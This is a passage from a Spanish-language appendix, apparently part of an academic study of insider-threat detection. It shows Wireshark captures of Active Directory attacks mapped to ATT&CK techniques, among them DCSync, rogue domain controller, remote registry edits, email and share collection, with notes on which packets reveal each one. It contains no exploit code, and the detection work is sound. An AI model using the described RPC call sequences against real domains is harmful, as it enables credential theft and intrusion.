23	0.553208	fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610...	SMB2	166 Close Request File:
24	0.553543	fe80::672f:318d:610:4233	fe80::fe26:cfe0:c79...	SMB2	202 Close Response
25	0.604284	fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610...	TCP	74 54411 → microsoft-ds(445) [ACK] Seq=16


```

Credit Charge: 1
NT Status: STATUS_SUCCESS (0x00000000)
Command: Close (6)
Credits granted: 1
> Flags: 0x00000031, Response, Priority
Chain Offset: 0x00000000
Message ID: 8
Process Id: 0x0000ffff
> Tree Id: 0x00000001 \\LT2\EmpresaX
> Session Id: 0x0002b80000000009 Acct:dlt Domain: Host:LT1
Signature: 00000000000000000000000000000000

```

Figura B-11. Tráfico de Borrado de Indicadores

En la figura anterior los paquetes señalados muestran el cierre de la petición, o, dicho de otra forma, la desconexión de un directorio compartido (el que se muestra señalado, que es al que previamente se había conectado).

B.9 Modify Registry (T1112) – ATA40

fe80::41ca:6bd7:a0c6:a9e9	fe80::a395:ac54:a15...	SMB2	597 Session Setup Request, NTLMSSP_AUTH, User: LT1\dit
fe80::a395:ac54:a15c:32aa	fe80::41ca:6bd7:a0c...	SMB2	179 Session Setup Response
fe80::41ca:6bd7:a0c6:a9e9	fe80::a395:ac54:a15...	SMB2	170 Tree Connect Request Tree: \\Lt2\IPC\$
fe80::a395:ac54:a15c:32aa	fe80::41ca:6bd7:a0c...	SMB2	158 Tree Connect Response
fe80::41ca:6bd7:a0c6:a9e9	fe80::a395:ac54:a15...	SMB2	198 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
fe80::41ca:6bd7:a0c6:a9e9	fe80::a395:ac54:a15...	SMB2	210 Create Request File: winreg
fe80::a395:ac54:a15c:32aa	fe80::41ca:6bd7:a0c...	TCP	74 microsoft-ds(445) → 58439 [ACK] Seq=1443 Ack=1337 Win=2106
fe80::a395:ac54:a15c:32aa	fe80::41ca:6bd7:a0c...	TCP	1514 microsoft-ds(445) → 58439 [ACK] Seq=1443 Ack=1337 Win=2106
fe80::a395:ac54:a15c:32aa	fe80::41ca:6bd7:a0c...	SMB2	270 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
fe80::41ca:6bd7:a0c6:a9e9	fe80::a395:ac54:a15...	TCP	74 58439 → microsoft-ds(445) [ACK] Seq=1337 Ack=3079 Win=2106
fe80::a395:ac54:a15c:32aa	fe80::41ca:6bd7:a0c...	SMB2	230 Create Response File: winreg
fe80::41ca:6bd7:a0c6:a9e9	fe80::a395:ac54:a15...	SMB2	182 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: wi
fe80::a395:ac54:a15c:32aa	fe80::41ca:6bd7:a0c...	SMB2	174 GetInfo Response

Figura B-12. Tráfico de Modificación de Registro – I

a15c:32aa	fe80::41ca:6bd7:a0c...	DCERPC	440 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 n
a0c6:a9e9	fe80::a395:ac54:a15...	DCERPC	608 AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User:
a15c:32aa	fe80::41ca:6bd7:a0c...	SMB2	158 Write Response
a0c6:a9e9	fe80::a395:ac54:a15...	WINREG	326 OpenHKLM request
a15c:32aa	fe80::41ca:6bd7:a0c...	WINREG	270 OpenHKLM response
a0c6:a9e9	fe80::a395:ac54:a15...	WINREG	278 GetVersion request
a15c:32aa	fe80::41ca:6bd7:a0c...	WINREG	254 GetVersion response
a0c6:a9e9	fe80::a395:ac54:a15...	WINREG	486 CreateKey request
a15c:32aa	fe80::41ca:6bd7:a0c...	WINREG	286 CreateKey response
a0c6:a9e9	fe80::a395:ac54:a15...	WINREG	422 QueryValue request
a15c:32aa	fe80::41ca:6bd7:a0c...	WINREG	302 QueryValue response
a0c6:a9e9	fe80::a395:ac54:a15...	WINREG	390 SetValue request
a15c:32aa	fe80::41ca:6bd7:a0c...	WINREG	254 SetValue response
a0c6:a9e9	fe80::a395:ac54:a15...	WINREG	278 CloseKey request
a15c:32aa	fe80::41ca:6bd7:a0c...	WINREG	270 CloseKey response
a0c6:a9e9	fe80::a395:ac54:a15...	WINREG	278 CloseKey request
a15c:32aa	fe80::41ca:6bd7:a0c...	WINREG	270 CloseKey response
a0c6:a9e9	fe80::a395:ac54:a15...	SMB2	166 Close Request File: winreg
a15c:32aa	fe80::41ca:6bd7:a0c...	SMB2	202 Close Response

Figura B-13. Tráfico de Modificación de Registro – II

La primera captura incluye el establecimiento de la sesión SMBv2 con winreg, para poder editar el registro de forma remota. Por otro lado, en la segunda, se muestran todos los paquetes generados cuando se modifica una variable del registro.

B.10 Rogue Domain Controller (T1207) – ATA60

192.168.10.10	192.168.10.8	EPM	322 Map response, DRSUAPI, 32bit NDR, DRSUAPI, 32bit NDR
192.168.10.8	192.168.10.10	TCP	66 49818 → 6404 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 S
192.168.10.10	192.168.10.8	TCP	66 6404 → 49818 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=14
192.168.10.8	192.168.10.10	TCP	60 49818 → 6404 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
192.168.10.8	192.168.10.10	TCP	1514 49818 → 6404 [ACK] Seq=1 Ack=1 Win=2102272 Len=1460 [TCP :]
192.168.10.8	192.168.10.10	DCERPC	590 Bind: call_id: 2, Fragment: Single, 2 context items: DRSU
192.168.10.10	192.168.10.8	TCP	54 6404 → 49818 [ACK] Seq=1 Ack=1997 Win=2097920 Len=0
192.168.10.10	192.168.10.8	DCERPC	314 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 ma
192.168.10.8	192.168.10.10	DCERPC	274 Alter_context: call_id: 2, Fragment: Single, 1 context ite
192.168.10.10	192.168.10.8	DCERPC	159 Alter_context_resp: call_id: 2, Fragment: Single, max_xmit
192.168.10.8	192.168.10.10	DRSUAPI	306 DsBind request
192.168.10.10	192.168.10.8	DRSUAPI	258 DsBind response
192.168.10.8	192.168.10.10	TCP	1514 49818 → 6404 [ACK] Seq=2469 Ack=570 Win=2101760 Len=1460
192.168.10.8	192.168.10.10	DRSUAPI	558 DsAddEntry request
192.168.10.10	192.168.10.8	TCP	54 6404 → 49818 [ACK] Seq=570 Ack=4433 Win=2097920 Len=0
192.168.10.10	192.168.10.8	DRSUAPI	258 DsAddEntry response
192.168.10.8	192.168.10.10	DRSUAPI	194 DsUnbind request
192.168.10.10	192.168.10.8	DRSUAPI	194 DsUnbind response
192.168.10.8	192.168.10.10	LDAP	242 SASL GSS-API Integrity: searchRequest(11) "CN=Sites,CN=Cor
192.168.10.10	192.168.10.8	LDAP	4001 SASL GSS-API Token: searchRequest(11) "CN=Sites,CN=Cor

Figura B-14. Tráfico de Controlador de Dominio Corrupto – I

192.168.10.8	192.168.10.10	TCP	60 49817 → epmap(135) [ACK] Seq=329 Ack=377 Win=
192.168.10.8	192.168.10.10	DRSUAPI	258 DsBind request
192.168.10.10	192.168.10.8	DRSUAPI	258 DsBind response
192.168.10.8	192.168.10.10	DRSUAPI	434 DRSUAPI_REPLICA_ADD request
192.168.10.10	192.168.10.8	TCP	66 41913 → 61948 [SYN, ECE, CWR] Seq=0 Win=6424
192.168.10.8	192.168.10.10	TCP	60 61948 → 41913 [RST, ACK] Seq=1 Ack=1 Win=0 L
192.168.10.10	192.168.10.8	TCP	54 6404 → 49818 [ACK] Seq=1118 Ack=5157 Win=209
192.168.10.8	192.168.10.10	TCP	60 49811 → 1430(380) [ACK] Seq=5700 Ack=6873 Win

Figura B-15. Tráfico de Controlador de Dominio Corrupto – II

192.168.10.10	192.168.10.8	TCP	66 41924 → 49805 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=146
192.168.10.8	192.168.10.10	TCP	66 49805 → 41924 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=14
192.168.10.10	192.168.10.8	TCP	54 41924 → 49805 [ACK] Seq=1 Ack=1 Win=262656 Len=0
192.168.10.10	192.168.10.8	DCERPC	1962 Bind: call_id: 3, Fragment: Single, 2 context items: DRSUAP
192.168.10.8	192.168.10.10	TCP	60 49805 → 41924 [ACK] Seq=1 Ack=1909 Win=2102272 Len=0
192.168.10.8	192.168.10.10	DCERPC	285 Bind_ack: call_id: 3, Fragment: Single, max_xmit: 5840 max_
192.168.10.10	192.168.10.8	DCERPC	227 Alter_context: call_id: 3, Fragment: Single, 1 context item
192.168.10.8	192.168.10.10	DCERPC	118 Alter_context_resp: call_id: 3, Fragment: Single, max_xmit:
192.168.10.10	192.168.10.8	DRSUAPI	498 DsGetNCChanges request
192.168.10.10	192.168.10.8	TCP	54 41921 → epmap(135) [ACK] Seq=329 Ack=281 Win=262400 Len=0
192.168.10.8	192.168.10.10	DRSUAPI	1234 DsGetNCChanges response
192.168.10.10	192.168.10.8	TCP	54 41922 → 49805 [ACK] Seq=2378 Ack=492 Win=262144 Len=0
192.168.10.10	192.168.10.8	TCP	54 41924 → 49805 [ACK] Seq=2526 Ack=1476 Win=262656 Len=0
192.168.10.10	192.168.10.8	DRSUAPI	402 DsReplicaUpdateRefs request
192.168.10.8	192.168.10.10	DRSUAPI	178 DsReplicaUpdateRefs response
192.168.10.10	192.168.10.8	DRSUAPI	178 DRSUAPI_REPLICA_ADD response
192.168.10.8	192.168.10.10	DRSUAPI	338 DRSUAPI_REPLICA_DEL request
192.168.10.10	192.168.10.8	TCP	54 41922 → 49805 [ACK] Seq=2726 Ack=616 Win=262144 Len=0
192.168.10.10	192.168.10.8	TCP	54 6404 → 49818 [ACK] Seq=1242 Ack=5441 Win=2096896 Len=0
192.168.10.10	192.168.10.8	DRSUAPI	402 DsReplicaUpdateRefs request
192.168.10.8	192.168.10.10	DRSUAPI	178 DsReplicaUpdateRefs response
192.168.10.10	192.168.10.8	DRSUAPI	178 DRSUAPI_REPLICA_DEL response
192.168.10.8	192.168.10.10	DRSUAPI	194 DsUnbind request

Figura B-16. Tráfico de Controlador de Dominio Corrupto – III

Las tres capturas de este apartado resumen las claves del ataque de Controlador de Dominio Corrupto. La primera muestra los paquetes que generan la alerta en Snort, los DsAddEntry. Estos paquetes son los que crean los SPNs, que permiten que el ataque se lleve a cabo. En la segunda captura, se muestra la llamada a la función DRSUAPI_REPLICA_ADD, que añade una fuente de replicación (momento de registro del DC corrupto). Por último, se muestran en la tercera captura el resto de los paquetes, que actualizan los valores introducidos y eliminan el falso DC como fuente de replicación.

B.11 OS Credential Dumping (T1003) – ATA3

192.168.10.10	192.168.10.20	TCP	60 kerberos(88) → 49879 [ACK] Seq=1714 Ack=1747 Win=2097920 Len=0
192.168.10.10	192.168.10.20	TCP	60 kerberos(88) → 49879 [RST, ACK] Seq=1714 Ack=1747 Win=0 Len=0
192.168.10.20	192.168.10.10	DCERPC	2042 Bind: call_id: 2, Fragment: Single, 2 context items: DRSUAPI V4.0
192.168.10.10	192.168.10.20	TCP	60 49667 → 49878 [ACK] Seq=1 Ack=1989 Win=2097920 Len=0
192.168.10.10	192.168.10.20	DCERPC	314 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_rcv: 5
192.168.10.20	192.168.10.10	DCERPC	274 Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSU
192.168.10.10	192.168.10.20	DCERPC	159 Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 m
192.168.10.20	192.168.10.10	DRSUAPI	306 DsBind request
192.168.10.10	192.168.10.20	DRSUAPI	258 DsBind response
192.168.10.20	192.168.10.10	DRSUAPI	242 DsGetDomainControllerInfo request
192.168.10.10	192.168.10.20	DRSUAPI	1106 DsGetDomainControllerInfo response
192.168.10.20	192.168.10.10	DRSUAPI	258 DsCrackNames request
192.168.10.10	192.168.10.20	DRSUAPI	338 DsCrackNames response
192.168.10.20	192.168.10.10	DRSUAPI	258 DsBind request
192.168.10.10	192.168.10.20	DRSUAPI	258 DsBind response
192.168.10.20	192.168.10.10	DRSUAPI	514 DsGetNCChanges request

Figura B-17. Tráfico de DCSync

Este ataque puede demostrarse en base a la existencia simultánea de dos paquetes en la captura. Primero, tenemos el paquete bind (primer paquete señalado) que llama a la interfaz DRSUAPI y en segundo lugar el paquete con la llamada DsGetNCChanges, que obtiene la información deseada por el atacante.

B.12 System Owner (T1033) – ATA11

fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	230 Create Response File: LSM_API_service
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	182 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: LSM_API_serv
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	174 GetInfo Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	398 Bind: call_id: 2, Fragment: Single, 3 context items: 484809d6-4239-4
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	158 Write Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	191 Read Request Len:1024 Off:0 File: LSM_API_service
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	DCERPC	448 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 428
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	608 AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User: LT1\dit
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	158 Write Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	326 Request: call_id: 2, Fragment: Single, opnum: 0, Ctx: 1 484809d6-423
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	DCERPC	270 Response: call_id: 2, Fragment: Single, Ctx: 1 484809d6-4239-471b-b5
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	294 Request: call_id: 3, Fragment: Single, opnum: 1, Ctx: 1 484809d6-423
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	DCERPC	270 Response: call_id: 3, Fragment: Single, Ctx: 1 484809d6-4239-471b-b5
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	306 Alter_context: call_id: 4, Fragment: Single, 2 context items: 88143f
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	158 Write Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	191 Read Request Len:1024 Off:0 File: LSM_API_service
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	DCERPC	238 Alter_context_resp: call_id: 4, Fragment: Single, max_xmit: 4280 max
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	326 Request: call_id: 4, Fragment: Single, opnum: 0, Ctx: 3 88143fd0-c28
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	DCERPC	270 Response: call_id: 4, Fragment: Single, Ctx: 3 88143fd0-c28d-4b2b-8f
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	294 Request: call_id: 5, Fragment: Single, opnum: 5, Ctx: 3 88143fd0-c28
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	DCERPC	430 Response: call_id: 5, Fragment: Single, Ctx: 3 88143fd0-c28d-4b2b-8f
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	236 Create Request File: TermSrv_API_service
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	230 Create Response File: TermSrv_API_service
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	SMB2	182 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: TermSrv_API
fe80::ca8c:e0e8:31e2:93e5	fe80::2b14:3be:3d23...	SMB2	174 GetInfo Response
fe80::2b14:3be:3d23:e37f	fe80::ca8c:e0e8:31e...	DCERPC	398 Bind: call_id: 2, Fragment: Single, 3 context items: bde95fdf-eee0-4

Figura B-18. Tráfico de Descubrimiento de Dueño del Sistema

El ataque, aunque no es tan claro visualmente como otros, sí se puede sospechar en base a las llamadas a la LSM_API_service. En el pasado se han encontrado vulnerabilidades en su implementación y es un objetivo para atacantes que busquen una ejecución de código remoto, denegación de servicio o revelación de información (el caso) [35].

B.13 Domain Trust Discovery (T1482) – ATA69

192.168.10.8	192.168.10.10	TCP	66 65494 → ldap(389) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK
192.168.10.10	192.168.10.8	TCP	66 ldap(389) → 65494 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
192.168.10.8	192.168.10.10	TCP	60 65494 → ldap(389) [ACK] Seq=1 Ack=1 Win=2102272 Len=0
192.168.10.8	192.168.10.10	LDAP	404 searchRequest(1) "<ROOT>" baseObject
192.168.10.10	192.168.10.8	LDAP	2753 searchResEntry(1) "<ROOT>" searchResDone(1) success [1 result]
192.168.10.8	192.168.10.10	TCP	60 65494 → ldap(389) [ACK] Seq=351 Ack=2700 Win=2102272 Len=0
192.168.10.8	192.168.10.10	TCP	66 65495 → kerberos(88) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 S
192.168.10.10	192.168.10.8	TCP	66 kerberos(88) → 65495 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=14
192.168.10.8	192.168.10.10	TCP	60 65495 → kerberos(88) [ACK] Seq=1 Ack=1 Win=262656 Len=0
192.168.10.8	192.168.10.10	TCP	1514 65495 → kerberos(88) [ACK] Seq=1 Ack=1 Win=262656 Len=1460 [TCP se
192.168.10.8	192.168.10.10	KRB5	347 TGS-REQ
192.168.10.10	192.168.10.8	TCP	54 kerberos(88) → 65495 [ACK] Seq=1 Ack=1754 Win=2097920 Len=0
192.168.10.10	192.168.10.8	KRB5	1775 TGS-REP
192.168.10.8	192.168.10.10	TCP	60 65495 → kerberos(88) [ACK] Seq=1754 Ack=1722 Win=262656 Len=0
192.168.10.8	192.168.10.10	TCP	60 65495 → kerberos(88) [FIN, ACK] Seq=1754 Ack=1722 Win=262656 Len=0
192.168.10.10	192.168.10.8	TCP	54 kerberos(88) → 65495 [ACK] Seq=1722 Ack=1755 Win=2097920 Len=0
192.168.10.10	192.168.10.8	TCP	54 kerberos(88) → 65495 [RST, ACK] Seq=1722 Ack=1755 Win=0 Len=0
192.168.10.8	192.168.10.10	TCP	1514 65494 → ldap(389) [ACK] Seq=351 Ack=2700 Win=2102272 Len=1460 [TCP
192.168.10.8	192.168.10.10	LDAP	525 bindRequest(3) "<ROOT>" sasl
192.168.10.10	192.168.10.8	TCP	54 ldap(389) → 65494 [ACK] Seq=2700 Ack=2282 Win=2097920 Len=0
192.168.10.10	192.168.10.8	LDAP	264 bindResponse(3) success
192.168.10.8	192.168.10.10	LDAP	170 SASL GSS-API Privacy: payload (52 bytes)
192.168.10.10	192.168.10.8	LDAP	3094 SASL GSS-API Privacy: payload (2976 bytes)
192.168.10.8	192.168.10.10	TCP	60 65494 → ldap(389) [ACK] Seq=2398 Ack=5950 Win=2102272 Len=0
192.168.10.8	192.168.10.10	LDAP	218 SASL GSS-API Privacy: payload (100 bytes)
192.168.10.10	192.168.10.8	LDAP	243 SASL GSS-API Privacy: payload (125 bytes)
192.168.10.8	192.168.10.10	LDAP	218 SASL GSS-API Privacy: payload (100 bytes)

Figura B-19. Tráfico de Descubrimiento de Dominios de Confianza

La mayor parte de este ataque está oculta por el protocolo LDAP, pero es posible comprobar el inicio de este, observando los mensajes marcados en la captura. Dentro de la petición LDAP (primer conjunto de paquetes), el mensaje searchRequest es el encargado de seleccionar los tipos de objetos a recoger, junto con sus atributos. El siguiente bloque asigna la petición y el resto son paquetes de autenticación o la propia respuesta en sí.

B.14 Internal Spearphishing (T1482) – ATA95




Figura B-20. Tráfico de Spearphishing interno – I




Figura B-21. Tráfico de Spearphishing interno – II

En la primera captura, se muestra el correo que constituye el inicio del ataque de Spearphishing. Se puede apreciar tanto el mensaje, como el destinatario y el origen. Está claro que a simple vista, es difícil identificar que se trate de un ataque, por ello la manipulación interna se hace tan complicada de detectar. La segunda captura muestra los fragmentos de la información enviada en los correos (por ejemplo, el PDF que contiene toda la información relacionada con el proyecto confidencial).

B.15 Data from Network Shared Drive (T1039) – ATA12

fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	TCP	74 54072 → microsoft-ds(445) [ACK] Seq=2321 Ack=3835 Win=0
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	SMB2	146 Tree Disconnect Request
fe80::672f:318d:610:4233	fe80::fe26:cfe0:c796:d19e	SMB2	146 Tree Disconnect Response
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	TCP	74 54072 → microsoft-ds(445) [ACK] Seq=2321 Ack=3835 Win=0
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	SMB2	330 Create Request File:
fe80::672f:318d:610:4233	fe80::fe26:cfe0:c796:d19e	SMB2	398 Create Response File:
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	SMB2	280 Find Request File: SMB2_FIND_ID_BOTH_DIRECTORY_INFO
fe80::672f:318d:610:4233	fe80::fe26:cfe0:c796:d19e	SMB2	854 Find Response;Find Response, Error: STATUS_NO_MORE_FILES
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	SMB2	410 Create Request File: División.docx
fe80::672f:318d:610:4233	fe80::fe26:cfe0:c796:d19e	SMB2	430 Create Response File: División.docx
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	SMB2	410 Create Request File: Proyectos.pptx
fe80::672f:318d:610:4233	fe80::fe26:cfe0:c796:d19e	SMB2	430 Create Response File: Proyectos.pptx
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	SMB2	410 Create Request File: Registro.xlsx
fe80::672f:318d:610:4233	fe80::fe26:cfe0:c796:d19e	SMB2	430 Create Response File: Registro.xlsx
fe80::fe26:cfe0:c796:d19e	fe80::672f:318d:610:4233	SMB2	191 Read Request Len:6602 Off:0 File: Registro.xlsx
fe80::672f:318d:610:4233	fe80::fe26:cfe0:c796:d19e	TCP	1514 microsoft-ds(445) → 54072 [ACK] Seq=6007 Ack=3908 Win=0

Figura B-22. Tráfico de Recolección de Datos en Red

En la imagen, se puede apreciar la copia de los archivos que se encuentran compartidos en la red, y que pertenecen a la empresa.

B.16 Email Collection (T1114) – ATA41

192.168.10.6	192.168.10.5	TCP	66 62081 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
192.168.10.5	192.168.10.6	TCP	66 http(80) → 62081 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
192.168.10.6	192.168.10.5	TCP	54 62081 → http(80) [ACK] Seq=1 Ack=1 Win=2102272 Len=0
192.168.10.6	192.168.10.5	HTTP	2905 POST /PowerShell?PSVersion=5.1.19041.1682&sessionID=Version_15.2_(Build_1117.0)=i
192.168.10.5	192.168.10.6	TCP	60 http(80) → 62081 [ACK] Seq=1 Ack=2852 Win=16776704 Len=0
192.168.10.5	192.168.10.6	HTTP	489 HTTP/1.1 200 OK
192.168.10.6	192.168.10.5	TCP	580 62081 → http(80) [PSH, ACK] Seq=2852 Ack=436 Win=2101760 Len=526 [TCP segment of
192.168.10.6	192.168.10.5	HTTP	8262 POST /PowerShell?PSVersion=5.1.19041.1682&sessionID=Version_15.2_(Build_1117.0)=i
192.168.10.5	192.168.10.6	TCP	60 http(80) → 62081 [ACK] Seq=436 Ack=11586 Win=16776704 Len=0
192.168.10.5	192.168.10.6	TCP	1514 http(80) → 62081 [ACK] Seq=436 Ack=11586 Win=16776704 Len=1460 [TCP segment of a
192.168.10.5	192.168.10.6	HTTP	1042 HTTP/1.1 200 OK
192.168.10.6	192.168.10.5	TCP	54 62081 → http(80) [ACK] Seq=11586 Ack=2884 Win=2102272 Len=0
192.168.10.6	192.168.10.5	TCP	66 62082 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
192.168.10.5	192.168.10.6	TCP	66 http(80) → 62082 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
192.168.10.6	192.168.10.5	TCP	54 62082 → http(80) [ACK] Seq=1 Ack=1 Win=262656 Len=0
192.168.10.6	192.168.10.5	HTTP	2905 POST /PowerShell?PSVersion=5.1.19041.1682&sessionID=Version_15.2_(Build_1117.0)=i
192.168.10.5	192.168.10.6	TCP	60 http(80) → 62082 [ACK] Seq=1 Ack=2852 Win=16776704 Len=0
192.168.10.5	192.168.10.6	HTTP	489 HTTP/1.1 200 OK
192.168.10.6	192.168.10.5	TCP	580 62082 → http(80) [PSH, ACK] Seq=2852 Ack=436 Win=262144 Len=526 [TCP segment of
192.168.10.6	192.168.10.5	HTTP	2020 POST /PowerShell?PSVersion=5.1.19041.1682&sessionID=Version_15.2_(Build_1117.0)=i
192.168.10.5	192.168.10.6	TCP	60 http(80) → 62082 [ACK] Seq=436 Ack=5344 Win=16776704 Len=0
192.168.10.5	192.168.10.6	TCP	1514 http(80) → 62082 [ACK] Seq=436 Ack=5344 Win=16776704 Len=1460 [TCP segment of a
192.168.10.5	192.168.10.6	HTTP	440 HTTP/1.1 200 OK
192.168.10.6	192.168.10.5	TCP	54 62082 → http(80) [ACK] Seq=5344 Ack=2282 Win=262656 Len=0

Figura B-23. Tráfico de Recolección Remota de Correos Electrónicos

En la figura superior, se muestra el intercambio de mensajes entre el atacante y el servidor de Microsoft Exchange. El contenido de estos paquetes lleva una encapsulación especial que no es descifrable en la mayoría de las ocasiones (Wireshark no puede analizar el contenido del mensaje). Estas llamadas POST (hay varios tipos, pero las centradas en las funciones principales de recogida de información) se basan en el servicio SOAP+XML.

B.17 Data Obfuscation (T1001) – ATA2

10.0.2.7	10.0.2.15	TCP	74 https(443) → 41664 [SYN, ACK] Seq=0 Ack=
10.0.2.15	10.0.2.7	TCP	66 41664 → https(443) [ACK] Seq=1 Ack=1 Wi
10.0.2.15	10.0.2.7	TLSv1.3	312 Client Hello
